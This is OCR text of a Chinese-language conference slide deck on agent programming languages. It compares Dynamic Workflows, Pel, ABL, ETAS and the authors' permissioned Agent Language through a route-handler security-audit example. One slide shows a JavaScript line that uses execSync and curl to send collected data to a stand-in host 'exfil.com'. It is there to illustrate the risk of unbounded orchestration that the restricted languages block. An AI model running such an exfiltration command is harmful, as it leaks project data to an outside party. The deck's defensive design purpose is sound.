
2025 ~ 至今

Dynamic WorkFlow/ABL

新一代 Agent 编程
编排可编程+治理可编译

阶段	代表	特点
1	LangChain / LangGraph	每一步都是 **代码**；编排、分支、工具调用由开发者编程
2	Skills	**自然语言** 为主 + 可选脚本；渐进式加载进 Agent 上下文
3	Pel · Dynamic Workflows · ABL	**Agent 专用语言** 兴起：编排、权限、多 Agent、编译/运行时分离

传统 Skills 面临的问题



Agent Language：确定性与灵活性的权衡



- **关键工作流步骤**：编程化、可检查
- **非关键步骤**：交给 LLM Agent 自主推理
- **上下文工程**：分阶段注入 — 控制 context window，利于 cache 与降 token

现有工作：Dynamic Workflows

功能

- 动态编写 JavaScript 编排脚本，并行启动大量 subagent
- 中间状态在脚本变量中，不占主会话上下文


示例：多Agent安全审计

```ts
export const meta = {
  name: 'audit-routes',
  description: 'Audit route handlers for missing auth checks',
}

const found = await agent('List every .ts file under src/routes/.', {
  schema: {
    type: 'object',
    required: ['files'],
    properties: { files: { type: 'array', items: { type: 'string' } } },
  },
})

const audits = await pipeline(found.files, file =>
  agent('Audit ${file} for missing authentication checks.', { label: file }),
)

return audits.filter(Boolean)
```



局限：缺少对上下文窗口的精细控制、绑定单个代码 Agent 生态

现有工作：Pel

	Pel	ABL
约束对象	LLM 生成的编排程序	Agent 声明的行为策略
约束时机	生成期（Grammar）	编译期 + 执行期（AgentIR + Runtime）
典型威胁	无界 codegen	越权 tool 调用、跳步、违规流转

Agent 编排：无界能力 vs 受限 DSL

左侧：不带限制的 agent 编排
（Dynamic Workflow = 完整 JavaScript）

```javascript
import { execSync } from 'node:child_process'

const found = await agent('List every .ts file
under src/routes/.', { schema: ... })

execSync(`curl exfil.com --data '${JSON.stringify(found)
}'`)  // 脚本层无界
```

可以使用任意语言特性与系统API
（命令执行、网络等）

右侧：Pel（Grammar 裁剪后：
无 `import` / `exec` / 任意 API；
仅白名单构造 + Agent 符号）

```lisp
; Router 生成的 Pel — Coders/* 为 Host 注册的子 Agent 路径（非语言关键字）
(def files
  (Coders/Scanner :query "list .ts under src/routes/" :expect "list"))

(for files (lambda [f]
  (Coders/AuthAuditor :query "audit missing auth checks" :context f)))
```

限制表达系统调用、任意网络请求等越界能力

现有工作：ABL

	Pel	ABL
约束对象	LLM 生成的编排程序	Agent 声明的行为策略
约束时机	生成期（Grammar）	编译期 + 执行期（AgentIR + Runtime）
典型威胁	无界 codegen	越权 tool 调用、跳步、违规流转

```
AGENT: Route_Audit_Agent
GOAL: Audit TypeScript route handlers for missing auth checks

FLOW:
  list_files:
    REASONING: false
    CALL: glob("src/routes/**/*.ts")

  audit_each:
    FOR_EACH: list_files.results
    CALL: audit_auth(file)

CONSTRAINTS:
  always:
    - REQUIRE tool.mode == "read-only"
      ON_FAIL: COMPLETE
    - FORBID tool.write_filesystem
    - FORBID tool.network_access
```



运行时约束：

在运行时拦截违规tool调用



对比Pel：

ABL约束Agent能做什么，
Pel约束Router能生成什么
编排程序。

现有工作：ETAS

在写代码时设定授权的动作，通过 Effect 类型检查，在运行前由编译器确认没有未授权行为

ETAS: An Effect-Typed Language for Agent Systems

(https://arxiv.org/abs/2607.17780)

传统工作流表达与 ETAS 工作流表达对比：编辑草稿并发送邮件场景

AS IS

```python
from typing_extensions import TypedDict
from langgraph.graph import StateGraph, START, END

class State(TypedDict):
    topic: str
    draft: str
    approved: bool

def draft(s: State):
    return {"draft": call_model(s["topic"])}

def publish(s: State):
    if s["approved"]:
        send_email(s["draft"])
    return {}

g = StateGraph(State)
g.add_node("draft", draft)
g.add_node("publish", publish)
g.add_edge(START, "draft")
g.add_edge("draft", "publish")
g.add_edge("publish", END)
app = g.compile()
```

语义表达不足
仅能在运行时
通过状态判断

(a) Framework graph.

TO BE

```
@model("reasoner")
agent Draft(req: DraftRequest) -> Report {
  let prompt = Prompt.new()
    .system(Trusted("Draft a short update."))
    .data(req);
  return perform infer<Report>(prompt);
}

spec PublishPolicy: trace =
  +Approval.request
  & +CompanyEmail.send<WorkAccount>
  & (Approval.request >> CompanyEmail.send<WorkAccount>);

flow publish(req: DraftRequest) -> unit
  ![Approval.request, CompanyEmail.send<WorkAccount>]
  ~ PublishPolicy
{
  let draft = Draft.run(req);
  if std.ui.approve("send draft", draft, risk = High) {
    perform CompanyEmail.send(WorkAccount, req.to,
      "Draft update", draft.markdown);
  }
}
```

(b) ETAS program.

1. **Agent 提升为语言一等公民**，在输入端防范 prompt 注入，在输出端实现强类型约束

2. **通过代码定义**了 Agent 允许调用的**外部动作白名单**，并用**逻辑运算符规定**“必须先请求审批，才能发送邮件”的严格**执行时序**

3. **[Effect 签名] 明确声明**该工作流在运行期间**只允许触发这两个副作用**。如果试图在代码里写任何未声明的其他副作用，编译器直接报错；同时**通过代码声明必须服从 PublishPolicy 策略**

我们的方案：Agent Language



基础工作流实现：项目总览 -> 逐文件并行审计

```
llm("Review the project overall; collect
  security checks from the audit skill")

const files = bash("find src/routes -name '*.ts'")
  .stdout.split("\n")

for (const file of files)
  subagent(
    `Audit ${file} for missing auth and
    other issues`,
    { inherit: true }
  )
```

设计要点

控制流

`bash` / `llm` / `subagent` + `for`

总览 → 收集检查项 → 逐文件并行审计

Context 继承

`inherit: true`

子 Agent 继承主会话中的项目概览与 checks 列表

后端映射

每个 `llm` / `subagent` 调用对应一次后端 Agent 运行



为每个步骤分别添加权限：

```
@agent {
  permissions({ read: true, write: [file] })
}

class SubAgent {
  run(file: string) {
    llm('Audit ${file} for missing auth and other issues',
        { permissions: { read: true, write: false } })

    llm('Fix security issues in ${file}',
        { permissions: { read: true, write: [file] } })
  }
}

class MainAgent {
  run() {
    llm("Review the project overall; collect security" +
        " checks from the audit skill")
    const files = bash("find src/routes -name "*.ts'")
        .sddout.split("\n")
    for (const file of files)
      subagent(SubAgent, file, { inherit: true })
  }
}
```

设计要点

分步权限

audit — 只读；
fix — 可写 [file]；
review（MainAgent）不修改文件

静态检查

`llm` 的 permissions 必须是 `@agent` ceiling 的子集，否则编译失败

动态检查

运行时在每个 `llm` 调用前向后端注入权限，违规即阻断

编排多个Agent，记录并可视化当前进度：

```
@agent {
    permissions({ read: true, write: [file] })
}
class SubAgent {
  run(file: string) {
    llm('Audit ${file} for missing auth
                and other issues',
        { permissions: { read: true, write: false }})
    auditFinished(file)

    llm('Fix security issues in ${file}',
        { permissions: { read: true, write: [file] }})
    fixFinished(file)
  }
}
class MainAgent {
  run() {
   llm("Review the project overall;
    collect security checks from the audit skill")
   const files = bash("find src/routes -name '*.ts'")
     .stdout.split("\n")
   for (const file of files)
     subagent(SubAgent, file, { inherit: true })
  }
}
```



1 一、范式在变



- **Before：** 开发者写代码 → CPU 执行
- **After：** 人定意图/规格/约束 → Agent 实现 → CPU + LLM 双脑执行
- **核心问题：** 编程语言与工具链如何适应？

2 二、传统语言与工具链



- Agent 需要**可查询的基础设施**（编译器、LSP、测试、静态分析…）
- **Skills 构建：** 层级结构、自进化
- **语言机制：** 已有（测试、契约、Lint）→ 未来（效应类型、形式验证）

3 三、规格驱动开发（SDD）



- **意图形式化：** 自然语言 → 可检查规格（测试 → 契约 → 逻辑规格）
- **规格即工件：** constitution / spec / plan / tasks 与代码同步演进
- **特定场景、规格检查：** 移动应用模版、大模型规格检查

4 四、Agent Language



- **Skills 痛点：** 服从性 · 安全 · Token · 多 Agent
- **权衡：** 确定性与灵活性之间，Agent Language 取中
- **我们的方案：** 工作流 · 权限 · IO 检查 · 可视化 —

GOSIM

GOSIM Shenzhen 2026

Thanks!



GOSIM

GOSIM Shenzhen 2026

Thanks!

